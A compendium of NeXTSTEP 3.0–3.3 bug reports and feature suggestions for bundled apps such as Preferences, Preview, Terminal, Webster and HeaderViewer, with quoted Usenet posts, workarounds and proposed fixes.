Urgency: Does no damage (other than a total system crash if a login session is left open for a very long time), is not immediately obvious, workaround available.

Confirmed: See c.s.n.bugs conversation (this is a summary by Raf_Schietekat).

Workaround: From time to time, quit and relaunch Preferences.app (how to do this automatically?). (Note that the swapfile will probably not shrink back, but it will be a while before it starts growing again.)

Cure (for NeXT): Install the autorelease machinery.

Report history: c.s.n.bugs 1995-10-(04±11) ``Re: cause of infinitely-growing swapfile in 3.3 found!!!!!!!!'', started by Mark Crispin, with many participants. Contains some very strange statements, and something about a utility called ``leaks''. (And according to himself, an isolated message by Monty Brandenburg at least 6 months earlier.)

Date & Time

XXX.3.2 KBNS.00.0.167_o3.0o KBNS.11.1.rev Suggestion

This method of kicking the privileges out from under a user who wants to change time is very ugly, causing strange messages on the Console, no indication on the user interface beforehand, a timezone which doesn't jump back properly (even jumping to settings the user never selected: according to the little world map, all non-root users on my system are in Iran). Being able to play with the eternal calendar should not depend on whether or not the network time service applies: the synchronisation should not replace the whole display, only the Set button. Suggestion: add 24-hour clocks, that's what we, in Belgium (and the rest of continental Europe?) at least, are used to on digital displays (solved in 3.1). Why call MET (DST) Poland? Also, there is no DST setting for Finland.

XXX.32.2

Newsgroups: comp.sys.next.bugs,comp.sys.next.sysadmin
From: trebels@desdemona.theo-phys.gwdg.de (Stephan Trebels)
Subject: Re: Setting daylight saving time properly?
Followup-To: comp.sys.next.bugs,comp.sys.next.sysadmin
Reply-To: trebels@theo-phys.gwdg.de
Date: Mon, 15 Aug 1994 12:44:25 GMT

Allen R Sparks (fxars@camelot.acf-lab.alaska.edu) wrote:
> >>>> "O" == Otto J Makela <otto@tukki.jyu.fi> writes:

> O> How does one set the time and timezone PROPERLY in NeXTstep?
> O> The preferences tool is all right for setting the time, but the
> O> timezone setting doesn't really help since it doesn't seem to
> O> take daylight saving time into account. I have to set "GMT+3"
> O> (which is actually sorta correct, as GMT doesn't do DST, but in
> O> a way wrong, as it's called UT nowadays) which looks on the
> O> little map like I'm in Moscow. There was a method of doing
> O> this more or less properly back in SCO Xenix, I'm sure there is
> O> one in NeXTstep. How?

[some explanation of /etc/zoneinfo deleted]

> You can program/compile one of these files. I've never done it, and
> don't know how, but I've seen some stuff in the man pages.

There is few, if any, need to do it, the correct files are in general included in the NeXTSTEP distribution at least since 2.0. The sad thing is, you cannot select them using Preferences.

Either do a symbolic link to the correct timezone (I believe, EET should be what you want, but even Turkey is there :-)

```
root@d> cd /etc/zoneinfo
root@d> rm localtime
root@d> ln -s EET localtime
```

Or patch the text/plain section in the Preferences __INFO.LABELS.
extract it using segedit, change it and replace it. the format of this
file is EASY, but please keep a copy of the old executables!
Then everything works as it should.

Of course NeXT should have changed this static info inside the
executable (not even inside the bundle) to a file search, but
this doesn't seem to be high on the priorities list...

ciao, stephan

```
--
+-----+
/      Stephan Trebels              voice: +49 551 44690  /|
+-----+-----+
| <trebels@theo-phys.gwdg.de>  "No NeXTmail yet, it's a HP"  | +
| <trebels@desdemona.theo-phys.gwdg.de>  "NeXTmail welcome"  | /
+-----+-----+
```

KBNS.00.0.168_o3.0o_o3.2o Suggestion. Add the possibility to change the time by using `adjtime(2)` instead of `settimeofday(2)`, for adjustments only, of course. Now, every time I update the clock (it seems to run slow when the computer is powered down), DPS gives errors on the console. [¼] But then, I use Preferences because the front to `adjtime(2)` that I developed can adjust the time, but every reboot seems to undo all `adjtime(2)`'s work!?

After this only before 3.2

KBNS.00.0.166_o3.0o_b3.2 Little bug. Cure at leisure

When the year is changed, the month stays the same, but the display of dates on weekdays under the year setting always shows the month that is then set, not what is indicated above! (Hmm, I don't understand this myself anymore, but everything seems OK now.)

Expert

KBNS.00.0.169;-XXX.3.2 KBNS.00.0.169_o3.0o Suggestion. If there really has to be a ``Large File System" setting (a better way is to make sure the File Viewer is always as swift as can be by itself and for all situations), it should make a difference. I have some folders with some 2500 (two thousand five hundred) files in them, and getting them displayed in the File Viewer takes forever (blocking my WM in the order of a minute or more) even with this item checked (it has been for a long while now).

See also: ;KBNS.33.2.rtf;KBNS.00.0.317;-KBNS.00.0.317

XXX.32.2
From: luomat@alleg.EDU (Tim Luoma)
Newsgroups: comp.sys.next.bugs
Subject: WORKAROUND: Re: System sluggish when WM FileViewer with directory open with > 500 files
Date: 15 Nov 1994 11:18:47 -0600
Reply-To: Timothy J Luoma <luomat@alleg.EDU>

Remember the thread about the File Viewer being slow when there were a lot of files around?

I think I may have found a solution, or at least an option other than having to break them down into littler directories:

```
    dwrite Workspace FolderUnsortedAbove
```

I think this may allow you to have an unsorted folder above a certain amount.

I'm not sure if that will help, but I thought I'd offer it.

TjL
--
Timothy J. Luoma Email: luomat@alleg.edu (Shell=tcsh)
Workstation Environment using NeXTSTEP 3.2 m68k
No Root access, no super-user access
NeXTMail, MIME OK finger for public key

Another consideration might also be what I read in Kpathsearch: stat(2) allegedly :-) becomes really slow above a certain number of files.

General

KBNS.11.0.008_o3.0±3.2o Imperfection

For the Fixed Pitch Font, the application should check the user's choice before installing it, if not disable non-fixed-pitch fonts in the font panel.

Localization

KBNS.11.0.007_o3.0o_o3.2o Design error. Why does the login window ignore both NetInfo's /localconfig/keyboard.keymap and root's loginwindow/Keymap default (I tried, because it seems logical), and instead use root's NeXT1/Keymap default? Now, root cannot choose a dvorak layout without effectively locking everyone else out (except those that know it too, of course). (Classified here because it's the least nonobvious location.)

KBNS.00.0.165_o3.0o_o3.2o Like to have. ``Centimeters" should be ``Metric" (there's also such a thing as Millimeters).

Services

KBNS.00.0.170_o3.0±3.2o Bug

The browser apparently uses slashes to decide about paths (wrong default in the appkit, an ASCII record separator should be used instead). If there is a service ``open /usr/include/%s" in Terminal (I have one), only ``open" appears where it belongs, the rest stretches out three columns to the right.

(Other)

KBNS.00.0.171_o3.0±3.2o Page Layout.

[Rewritten because I heard that `dwrite` does something.] A graphical way to express a GLOBAL paper size, rather than `dwrite GLOBAL NXPaperType A4` or something in a shell, would be nice.

/NextApps/Preview.app;¬/NextApps/Preview.app

;KBNS.33.2.rtf;Contents;¬Contents

Bugs

KBNS.33.0.005_o3.2o Off-by-one-pixel error between drawing and updating from cache

Description: Consider image caching enabled, and an image freshly drawn because of paging or redrawing; I also suspect this is only when the user has zoomed in to the image. When the image is moved around with the scrollers, some of it is copied on-screen, because of the ClipView (right?). But whatever needs to come from the cache is drawn one pixel to the left of where it should be. This leads to crooked letters if a line was on the upper or lower bound and is being scrolled further inwards.

How to verify: Should be obvious.

Urgency: Does no damage, is obvious, just a strange little bug, slightly bothersome.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: If a line of crooked letters bothers you, do ``Draw page".

Cure (for NeXT): Cure it.

KBNS.32.2.007_o3.2o Bug_NeXT.59746 ``Fax Later does not work from Preview"

Description: See title. ``Fax jobs print ASAP."

How to verify: Should be obvious.

Urgency: Does no damage. Workaround may be tedious.

Confirmed: Trey_McClendon (o3.2o, reported, quoted portions his)

Workaround: ``Print from Tailor.app or the original application"

KBNS.00.0.172_o3.0c Crashing, reported to be cured in 3.1 by Subrata_Sircar

When opening a corrupt TIFF (maybe even just truncated), Preview disappears without a word, even when attached to gdb (The program you were attached to has exited or terminated.). Maybe this is a bug of the AppKit? On another occasion I dragged a corrupt tiff to the WM's Icon, Preview was started, and immediately crashed with this on the console:

```
TIFF Error: Can not read TIFF directory.
```

```
Feb 21 19:30:16 flexus Preview[2788]: objc: FREED(id): message free sent to freed object=0x20fec
```

A program should never trust the integrity of files, and in this case Preview should at worst refuse to open a file, with a warning panel.

XXX.3.2 KBNS.00.0.173_o3.0o Reported by Subrata_Sircar ("it looked like he was right"), from Anthony_Heading's 1993-02-20 comp.sys.next.bugs post, not verified.

From: heading%signal.dra.hmg.gb@Princeton.EDU (Anthony J.R. Heading)

Subject: Preview buggers %%Page... (3.0)

Date: 20 Feb 93 01:09:58 GMT

[context diff omitted]

Entirely contrary to both normal practice and the official spec, Preview reversed the label and the page numbers on all the %%Page lines.

KBNS.10.1.011_o3.0c When asked to open a file, Preview doesn't look whether it has that already opened that file, and opens another window, reported to be cured in 3.1 by Subrata_Sircar

Suggestions

KBNS.33.2.002_o3.2o Better zoom factor control needed

Description:

1. Now there are just ``Zoom In" and ``Zoom Out" commands, without a textfield to inspect the current zoom factor. This is insufficient.
2. Zooming in affects the selection unpredictable (the new selection may not even be a subset of the previous one).

How to verify: Should be obvious.

Urgency: Does no damage, immediately obvious, no workaround, suggestion for regular use.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround:

1. None known to me.
2. A silly workaround: tear off two menus, center the display, drag the menus next to the knobs' handles, zoom in, correct the knobs with the help of the menus.

Cure (for NeXT):

1. There should be a text field showing the current zoom factor. There should maybe (also?) be a popup list with some good selections, and unrestricted input through the text field. There should probably be two such controls, with one (remembered in the preferences database or in the current display's NetInfo configuration) to provide real-size display or not, and the other, independently, to provide the inspection zooming proper.
2. The center should be preserved.

KBNS.33.2.001_o3.2o User should be given setstrokeadjust control

Description: Sometimes the user may want to make such a detailed inspection that it makes a difference if setstrokeadjust is left true in the previewer.

How to verify: Only for advanced users, probably (who will know what to look for).

Urgency: Does no damage, not immediately obvious, no workaround known, suggestion for expert use only.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Not known in general.

Cure (for NeXT): Add a command to determine this (very easy).

KBNS.00.0.174_o3.0o_o3.2o Like to have

Let the user move the image by direct manipulation (like TeXView), and use a ``hand" cursor to indicate the possibility for this manipulation.

/NextApps/PrintManager.app;¬/NextApps/

PrintManager.app ;KBNS.33.2.rtf;Contents;~Contents

XXX.3.2 KBNS.11.0.003_o3.0o Reproducible application crash

Try the niload printcap example in /NextLibrary/Documentation/NextAdmin/11_MixedNet, and click Queue or Modify on this printer. The application will crash immediately.

This application should also be able to *create* this type of printer entries!

/NextApps/Terminal.app;~NextApps/Terminal.app

;KBNS.33.2.rtf;Contents;~Contents

Newsgroups: comp.sys.next.bugs
From: smb3u@kiptron.psyc.virginia.edu (Steven M. Boker)
Subject: Re: Terminal size wider than 99
Date: Tue, 24 Jan 1995 04:34:50 GMT

In article <3g17ev\$skvb@relay.tor.hookup.net> pchien@noc.tor.hookup.net (Chao-Ping Chien) writes:
>Steven M. Boker (smb3u@kiptron.psyc.virginia.edu) wrote:
>: In article <D2v44w.4z5@murdoch.acc.Virginia.EDU> smb3u@delton.psyc.virginia.edu (Steven M. Boker) writes:
>: >In article <3fupjj\$pa@rosie.next.com> mark_bessey@next.com writes:
>: >>In article <D2tFHq.4Ko@murdoch.acc.Virginia.EDU>
>: >>smb3u@kiptron.psyc.virginia.edu (Steven M. Boker) writes:
>: >>> Has anyone else noticed that if you try to resize the terminal in
>: >>> NS 3.3 to be 100 characters wide or wider that Terminal freezes?
>: >>>
>: >>> Is this just me or is this error really a new "freeze" feature?
>: >>>
>: >>>I don't know - it works fine for me... Are you doing anything special
>: >>>while resizing the window? What shell are you running?
>: >>>--
>: >
>: > There's one other thing,
>: >I've got the window size displayed in the bar at the top.
>
>: Aha! That was it. Try going to the preferences for Terminal and
>: checking the Window Size box under the Title Bar panel. Now you

```
>: can't make your window larger than 100 wide. Used to work. Broke in 3.3.
>
>: Steve
>
>No, It still work for me, what kind setup you have,
>my setup (output from dread -o Terminal)
>
```

Well, Art Isbell and I have been plugging away at this. He has exactly my hardware setup and cannot reproduce the bug. I set all of my Terminal dwrites to be exactly the same as his, (other than the fact that I'm running the standard NeXT csh and he is running bash) I set all of my stty's the same as his and used the standard, out of the box eval `tset -Q -s` in my .login. Dread and stty everything reported the same terminal settings as he has. Unfortunately, I still trigger the bug and he doesn't. I'm kindof at a loss as to what to try next, other than just set the title bar so it doesn't display the window size and just forget about it. If anyone from NeXT wants to work on it with me, I'm willing to try to help track it down. But otherwise I'm going to let it go.

Steve

```
--
#####
# Steven M. Boker          # "Two's bifurcation      #
# boker@virginia.edu     # but three's chaotic"   #
#####
-----
```

Bugs

KBNS.33.2.020_o3.2o ``Shell>Set Title" command almost useless

Description: ``Set Title" displays the full Window title in a text field, including dynamic fields like ``Device Name" and ``Window Size" if these are currently included. But if the user clicks OK, the Window loses these other fields and gets only a fixed ``Custom Title", with those other fields frozen into it. If the Window is resized, the ``Window Size" field is wrong. If the Windows are saved and Terminal is restarted, the ``Device Name" field may well be wrong.

How to verify: Should be obvious.

Urgency: Does no damage, not immediately obvious, trivial workaround.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: If it is not intended that the Window has only a fixed ``Custom Title" (not very useful anyway), use Info>Preferences>Title Bar>Set Window instead. Like so: <cmd>-2, "blahblah", <enter>, <cmd>-w.

Cure (for NeXT): Display and set only the ``Custom Title" field of the Window title in this command, or just show the appropriate Preferences view, or remove the command altogether.

KBNS.00.0.175_o3.0±3.2o KBNS.32.0.rev Providing Services (potentially dangerous!)

Unlike other applications (try Services>Mail>Selection), Terminal ignores any NXAsciiPboard Services input from the first \0 on. Test example: try ``cat", command `cat`, no key equivalent, plain text only, as input, in background, return output, no shell. The behaviour of that is not what one would expect, because `cat` doesn't care about \0 characters. More seriously, this makes it impossible to define an ``uncompress" service (workaround for Edit.app: make it an Edit utility). (If the *first* character is a \0, the result will be an empty selection, but Edit.app just blinks instead and everything will *seem* OK.) XXX complain about this Edit thing

KBNS.00.0.176_o3.0o±o3.2o Terminal will append selection to a Service command even if there is no %s

Description: I have a Service that accepts plain text, uses the selection On Cmd Line, runs in the background, discards output and uses a Fast C-shell, but has only a %p, no %s. Every time I use it, Terminal adds the selection at the end of the command, and the Service fails because of this. The bad behaviour wouldn't go away with relaunching Terminal.

How to verify: See Description.

Urgency: Harmless if the command fails rather than do something bad in silence.

Confirmed: Raf_Schietekat (o3.0o±o3.2o, reported)

Workaround: Manually delete that selection. Or type a space and use that as a selection. Or use the selection as input and make sure that your program does not fail because of this.

Cure (for NeXT): Don't use the selection if there is no %s.

Report history: KBNS.32.1.rev

KBNS.00.0.177_o3.0o_o3.2o Background processes not closed after warning that they will be closed

When a background process is running from a Terminal shell, and background processes aren't considered ``clean" so that the broken cross is displayed, closing the window prompts the user for confirmation (telling which processes will be closed), but the background processes *aren't* closed.

To test, do ``/NextApps/Edit.app/Edit &" in a csh, then close the window.

Suggestions

KBNS.33.2.027_o3.2o It should be possible to stop a paste

Description: If some text is copied, and then pasted into a Terminal shell, it seems impossible to stop the execution of those commands. This is a problem if it suddenly becomes clear that the pasted text is the wrong one, or that the effect is not what was intended.

How to verify: Should be obvious.

Urgency: Urgent suggestion. The workaround may discard a lot of useful information, and disturb other activities.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Kill Terminal.app from Workspace.

Cure (for NeXT): Put the pasted text in a buffer, and use a low-priority timed entry to execute commands from it. Interpret command-. to stop execution from the buffer (first ask in an alert panel whether this is the intention).

KBNS.33.2.011_o3.2o Terminal should remember the current directories of its windows

Description: Terminal can save its window configuration with position, title, etc. But it cannot save the current directory.

How to verify: Should be obvious.

Urgency: Suggestion.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Always do a manual cd after a configuration has been reloaded.

Cure (for NeXT): Maybe have the user type the directory in a text field. Then do a cd as part of the setup.

KBNS.00.0.143_o3.0o_o3.2o Services>Terminal>AnyPipe should preserve the font of the selection that it is transforming

Description: Regardless of the original font in an RTF(D) Text, the result of a Terminal Service pipe (say, `tr a-z A-Z` to convert to uppercase) is always Terminal's current Application Font.

How to verify: Start up your applications. Change the Application Font in Preferences to something really weird, then launch Terminal. Pipe something in an RTF Edit window through a Terminal Service. Its font will change to Terminal's Application Font.

Urgency: Little nuisance.

Confirmed: Raf_Schietekat (03.00_03.20, reported)

Workaround: Change the font back afterwards, or, if you use this feature a lot, adapt Terminal's Application Font by doing, e.g., ```dwrite Terminal NXFont Times-Roman; dwrite Terminal NXFontSize 14```, and relaunching Terminal.

Cure (for NeXT): Terminal should not return an NXRTFPboardType portion for the Services it provides.

Report history: KBNS.32.1.rev This used to be classified under /NextApps/Edit.app, because I didn't really know what exactly was the problem.

KBNS.00.0.179_03.0±3.2o And this. Paths dragged in should be surrounded with double quotes if they contain spaces. Paths that contain strange characters like Ý and the like should be refused, or, if that's possible, converted to a format that the shell will accept (if that's possible, I don't know).

KBNS.00.0.180_03.0o_03.2o For pre-ADB keyboard users at least. In the VT-100 Emulation Preferences, add the note `` (not normally desirable)'' to generating VT-100 codes from the keypad too: the vertical bar is located there!

After this only before 3.2

KBNS.00.0.178_03.0o_b3.2 Services. Don't unhide Terminal when a ``Run Service in the Background'' is used (this means a *general* Services mechanism to delay un hiding applications until user interaction is mandated?).

KBNS.11.0.004_03.0o_b3.2 Misleading Panel When the application is started from a shell as just Terminal, with path containing /NextApps/Terminal.app, this happens: `NXRunAlertPanel("No Wrapper","Terminal must be run from the Workspace Manager.",NULL,NULL,NULL)`. This is nonsense of course, the only requirement is that Terminal be started with a full path for argv[0].

/NextApps/Webster.app;¬/NextApps/Webster.app

;KBNS.33.2.rtf;Contents;-Contents

Bugs

KBNS.00.0.181_o3.0±3.2o Bug, confirmed for 3.1 by Subrata_Sircar, for 3.2 by Raf_Schietekat. Try resizing the window: first wider, then narrower. The Text apparently doesn't know the width of the ScrollView's opening: it doesn't fit. Or maybe it's not about hysteresis, just about a minimum width of the Text. Anyway, it's a reproducible bug.

XXX.3.2 KBNS.00.0.182_o3.0o Reported and verified by Subrata_Sircar, from Kate_Smith

About printing definitions containing pictures.

From: kate_smith@next.com (Kate Smith)

Date: Wed, 14 Feb 1990 15:58:00 PST
From: kate_smith@next.com (Kate Smith)
Subject: About printing definitions containing pictures.
To: subrata_sircar@next.com (Subrata Sircar), raf_schietekat@next.com (Raf Schietekat)
Cc: kate_smith@next.com (Kate Smith)

NeXT Developer Support

KBNS.10.1.019_o3.0o_o3.2o Both EPS and TIFF illustrations disappear whenever the text size in Preferences is changed, in 3.2 at least leaving a single left guillemot and messing up the text as well.

KBNS.11.0.016_o3.0±3.2o Bug_NeXT.43680 Webster can't handle ``a"

Description:

o3.0±3.1c: Webster crashes when asked to explain ``a" (without the quotation marks...).

c3.2o: Webster reports ``word not found" when asked to explain ``a", even though all the other letters seem to be explained.

How to verify: Obvious.

Urgency: Well, it's not a crash anymore...

Confirmed: Robert_Brown (found), Subrata_Sircar (o3.0±3.1o, reported to KBNS), Raf_Schietekat (o3.0o_o3.2o)

Report history: KBNS.32.1.rev

KBNS.11.0.017_o3.0±3.2o Reported for 3.0±3.1 by Subrata_Sircar, from Robert_Brown, Bug_NeXT.34464, verified for 3.0 and 3.2 by

Raf_Schietekat

``Type "nexis" into the Digital Weber and click on define. It suggests the correction "newyorkcofenvironmentalsciencea" -- totally strange! Enter "newyorkcofenvironmentalsciencea" and click on define. Webster doesn't define the word and suggests "newyorkcofenvironmentalsciencea" as the correction."

After this only before 3.2

KBNS.00.0.183_o3.0±3.1c Crashing, confirmed for 3.1 by Subrata_Sircar. Webster invariably crashes when asked to explain 5.

Suggestions

KBNS.00.0.184_o3.0c_o3.2o Alphabet. Look it up, and try to read the fine print at the bottom of the illustration: EPS illustrations need to be scalable (with text size, probably). Subrata_Sircar about 3.1: ``[No more pictures :<()"

Editorial I've already submitted a set of editorial comments, still available for people at NeXT or at Merriam-Webster.

Subrata_Sircar reported that the contents didn't change from 3.0 to 3.1 (actually he confirmed many of the items below that were valid for 3.0 also for 3.1).

XXX.32.2
charpoy: no explanation

XXX.33.2 not included:
freeware, shareware, coworker (though there is a reference in the thesaurus for colleague), dongle

XXX.33.2 other problems:
loose-leaf or looseleaf?

KBNS.11.0.001_o3.0±3.2o affine This definition neglects the 1-dimensional case, and the formulation of the examples gives the impression that they're a complete set (they're not).

KBNS.00.0.298_o3.0o_o3.2o canonicalization not known by Webster's

Description: /etc/sendmail/sendmail.cf uses it, the manual page for md(1) uses it, and Charles_Fu answered my inquiry like this: ``
Hmm. Digital Webster is on your side, but my other references are not. The scientific, non-clerical use of the term "canonical" was introduced only in 1837 by C.G.J. Jacobi. in the _Comptes rendus de l'Academie des Sciences de Paris_, v5, p.61. As such, it does not obey the same rules as the clerical term "canonical". For example, the American Heritage dictionary lists clerical, scientific, and musical definitions for "canonical" but only clerical definitions for "canonize". Most importantly, I have never heard "canonize" used by mathematicians, physicists, or hackers. :-)
"

How to verify: Look it up in Webster's.

Urgency: Can lead bug hunters to spread false information around. :-)

Confirmed: Raf_Schietekat (o3.0o_o3.2o)

Workaround: None.

Cure (for Merriam-Webster): Add it?

Report history: This used to be classified with /etc/sendmail/sendmail.cf, and I presented it as a mistake in that file. Now I am not so sure.

Thanks to: Charles_Fu

KBNS.10.3.030_o3.0±3.2o Cartesian coordinate Neglects to mention orientation, and this term applies from dimensions 1 to infinity, not just 2 and 3

KBNS.32.2.013_o3.2o Indo-European languages

Description: The table suggests that Flemish is a different language than Dutch. This is not true. It is about as different from Dutch as British and American English differ from each other (less so, as both officially have the same spelling!). Actually, Flemish as a language does not exist: admittedly, the Flemish dialects can be recognised as Flemish (twice in the geographical sense), but distinguishing it as a whole is about as relevant as distinguishing the variants of German.

Confirmed: Raf_Schietekat (o3.2o)

Cure (for Merriam-Webster): Leave out Flemish from the table.

Comment: All matters dealing with Flanders should be revised: its language is Dutch, and so are the names of its cities. The designation *Flem* should be changed into *Dutch*.

KBNS.10.3.013_o3.0±3.2o Stanford How about adding Leland Stanford, of the railroads, and of Stanford University? (The reverse problem is Cornell: where's the university?)

Spelling and formatting

XXX wolfram (reads wolfra)

KBNS.10.1.013_o3.0±3.2o diarrhoea Presents only a subset of what *diarrhea* calls up (the thesaurus information is omitted). Spelling should not affect the amount of information presented, as long as it is correct. **KBNS.10.2.007_o3.0±3.1c** From Michael_Shaler's 1993-05-17 comp.sys.next.bugs posting, verified by Raf_Schietekat: same thing for prospects vs. prospect (Webster doesn't hang as he says).

KBNS.00.0.185_o3.0±3.2o fathom Look up this word: *fatom* is used everywhere.

KBNS.33.0.012_o3.2o indulge has this: ``INDULGE implies *exces sive* compliance" (italics mine, the issue is the spurious space).

KBNS.33.2.004_o3.2o in-house Is it with or without hyphen? (``not outside *inhouse* training) <an *inhouse* publication> <a company's *inhouse* staff>Ð **in-house adv**")
See also: KBNS.32.2.027

KBNS.32.2.027_o3.2o long-lived and yet <a *longlived* family> I presume the example has a typographical error
See also: KBNS.33.2.004

KBNS.00.0.186_o3.0±3.2o Natl Ge(o?)graphic¼ Try *corpse*.

KBNS.10.1.024_o3.0±3.2o Skidmore Spelling error, incoherent usage of bold type. **Sidmore C. Saratoga** Springs, N.Y. 12866; 1911

KBNS.11.0.018_o3.0±3.2o theor, reported by **Subrata_Sircar** for **3.0±3.1**, from **Dion_Dock**, verified for **3.2** by **Raf_Schietekat** Try *empirical*.

XXX.32.2 **vagotonia**: ``sweaing" should be ``sweating"?

**/NextDeveloper/Apps/DBModeler.app;¬/NextDeveloper/
Apps/DBModeler.app ;KBNS.33.2.rtf;Contents;¬Contents**

Suggestions

XXX.3.2 KBNS.11.3.004_o3.1o Some nit-picking remarks

Documentation: not in sync (fields in Preferences and Save Panel), the description of the Oracle demo does not indicate that a particular login string format is adaptor-specific, and it does not match the format actually used in the demo.

Application maturity: Command Hide doesn't change to Unhide.

Design: Commands for adding/deleting and all that should be buttons in the model Window (look at NFSManager.app), not menu commands. The large icons in the Entities display are probably just for the easily impressed: if a unified graphical display of entities, properties and relationships is not used, why not mimic DBModule's browser, even if only two columns are supported? There's no real support for incrementally changing a model (as admitted in the docs: Build Model wipes everything, and Add Entity uses a haphazard name without reference to the underlying database).

/NextDeveloper/Apps/HeaderViewer.app;¬/

NextDeveloper/Apps/HeaderViewer.app ;KBNS.33.2.rtf;Contents;→Contents

XXX Reports about problems in 3.3.

Bugs

KBNS.32.2.005_o3.2o Display not consistent if documentation is not found

Description: If a (primary) hit is found that does not have documentation, an alert panel says so, but after the user acknowledges this message the actual header file is not shown until the hit is clicked (even though it is currently selected).

How to verify: Should be obvious.

Urgency: Harmless, obvious, easy workaround.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Click the hit.

Cure (for NeXT): Cure it.

KBNS.32.2.001_o3.2o HeaderViewer does not recognise changes to documentation

Description: HeaderViewer caches documentation, but does not check whether it's still current.

How to verify: In the documentation for some class A, add a tag <everything is loaded at launch time> to the class title (to make sure that this is not the case). Launch HeaderViewer to display something else than A. Change A's tag to <cached forever>. Find A using HeaderViewer. It will display the version <cached forever>. Remove the tag. Display another class B, then A again. HeaderViewer sticks to <cached forever>. Update (cmd-u). Same thing.

Urgency: Does no damage. Confusing if bug not known. Workaround is a bore (don't you maintain your docs while you're developing your classes?).

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Quit and restart HeaderViewer.

Cure (for NeXT): Add a command to flush the cache unless it is maintained properly by checking the stat(2) info (maybe use a Preferences setting?).
Report history: KBNS.33.0.rev

KBNS.32.1.019_o3.2o HeaderViewer does not correctly process either ``Direct Headers" or ``Header Hierarchy"

Description: In an Obj-C object kit that I am developing using `#import` for included headers, HeaderViewer fails to indicate several headers. It seems that both browser settings give the same but incomplete view on the real situation. Example situations: only the first of two "" headers, only <> of a sequence "" <>, neither of two "" headers.

How to verify: Make a global header that `#imports` the other headers in your project, do Services>HeaderViewer>Add Header, and browse through it.

Urgency: Misleading information in a diagnostical application.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: None known.

Cure (for NeXT): Cure, show a warning panel first, or purge this feature from HeaderViewer, in decreasing order of preference.

KBNS.32.0.054_o3.1±3.2o Application crashes if a header is selected that was added with a precompile error, or if such a header gives an error when updating

Description: If a header is added that has not been precompiled already (so that HeaderViewer will precompile it internally), and if this precompilation causes an error to occur (the ``missing header" kind (only?)), a panel is shown to the user to alert him about the failure. But the header is still added to the browser, and when the user clicks on it (or, if the app was invoked by Services>HeaderViewer>Find for something that occurs in the header involved, when HeaderViewer is about to show its hits), the application crashes. Same thing when updating a non-precompiled header causes this error to occur.

How to verify: Make a header that is alone in its directory, and have it import a non-existing file. Then follow the scenarios outlined above. Or try header /NextDeveloper/Examples/AppKit/Draw/draw.h (./sym/drawWraps.h won't be recognised).

Urgency: Not destructive (other than the hassle of any crash), obvious, easy workaround, but easier still to cure.

Confirmed: Raf_Schietekat (o3.1±3.2o, reported)

Workaround: Quit the application right after clicking OK on the error panel, and relaunch it. No workaround if the error occurs during updating.

Cure (for NeXT): Don't add the header, and let the knob say ``Cancel".

Report history:

KBNS.32.1.rev (kind of error that crashes HeaderViewer, crashing during updating)

KBNS.32.2.rev minor changes

KBNS.33.2.rev draw.h

After this only before 3.2

KBNS.00.0.224_o3.0c Bug. This program crashes if, e.g., /usr/include/ansi/ansi.h is opened and the Precompile panel is closed instead of its button pressed. Subrata_Sircar about 3.1: ``No more precompile button."

KBNS.00.0.225_o3.0c Bug. If a window is closed, the Services>HeaderViewer>Open in <that file> menu item isn't removed in other applications, but it does nothing anymore. Subrata_Sircar about 3.1: ``Can't close the window anymore."

Suggestions

KBNS.32.0.038_o3.1±3.2o HeaderViewer prefers the Header File/Documentation popup list in the Header File setting

Description: If documentation is not found (there are a lot of headers without documentation!), the popup list is set to Header File, but the user has to manually reset it to Documentation, using the mouse.

How to verify: Play a bit with it. Visit Bitmap (an obsolete AppKit object that does not have documentation anymore).

Urgency: Does no damage, annoyance.

Confirmed: Raf_Schietekat (o3.1±3.2o)

Workaround: Set to Documentation over and over again, or include empty documentation files (symbolic links to _NoDocumentation.rtf which explains the situation). Try other things if Documentation gets dimmed and you know that it's there (another problem). Or don't use HeaderViewer to look at the documentation.

Cure (for NeXT): Do the right thing.

Report history: KBNS.33.1.rev

XXX Move (not duplicate!) the update, add header menu commands to the pull-down list on the left.

XXX Make the texts editable, so that development can be done here. Also better integration, etcetera.
XXX When a header is added from services, and that header is already there, offer the option to update in the panel that appears.
XXX View a class' instance variables!
XXX.32.2 When a class is found, and cmd-B is done to go to the Browser mode, this class should be selected.
XXX.32.2 When a collection header is double-clicked (left column in the browser, like ansi/ansi.h), it should be opened.

After this only before 3.2

KBNS.00.0.226_o3.0o_b3.2 Suggestion. When something is indeed control-clicked (to obtain a flat list), provide the reverse hint too. N/A in 3.2

KBNS.00.0.229_o3.0o_b3.2 Suggestion. Allow long lines to wrap, or provide a horizontal Scroller (e.g., <objc/hashtable.h>, second line).

**/NextDeveloper/Apps/IconBuilder.app;¬/NextDeveloper/
Apps/IconBuilder.app ;KBNS.33.2.rtf;Contents;¬Contents**

Bugs

XXX.3.2 KBNS.00.0.187_o3.0o Reported by Dylan_Kohler, from Linus_Upson (in the README.rtf of his public-domain Scale.pfilter tool, should be available with ftp from geom.umn.edu, 4 items), verified by Raf_Schietekat

Item 1. When I start IconBuilder, choose the Selection Tool, call up the inspector *and use the PopupList to set to a different operation (not in Linus_Upson's report, but is necessary to get a manifestation of the bug on my host)*, and then try to load a tool (Scale.pfilter in this case), nothing happens (probably the tool is successfully loaded but the PopupList isn't adapted). At a second and later attempt, I get

`NXRunErrorPanel("Error", "An error has occurred while loading %s", NULL, NULL, NULL, theToolBundle)`, but nothing on the console or anything

Suggestions

KBNS.33.1.024_o3.2o Dragging a rectangle around should be done with NXPing()

Description: If a large rectangle is dragged around in swift circular motion, and if the mouse is then suddenly held still, for a fraction of a second some delayed motion can be observed.

How to verify: See Description.

Urgency: Does no damage, not immediately obvious, suggestion (looks silly/unprofessional).

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: None required.

Cure (for NeXT): Do an NXPing() just before a new mouse-moved event is obtained during the modal loop.

/NextDeveloper/Apps/InterfaceBuilder.app;~/

NextDeveloper/Apps/InterfaceBuilder.app ;KBNS.33.2.rtf;Contents;~Contents

KBNS.33.2.XXX
From: Dominik Westner <dominik@gowest.ppp.informatik.uni-muenchen.de>
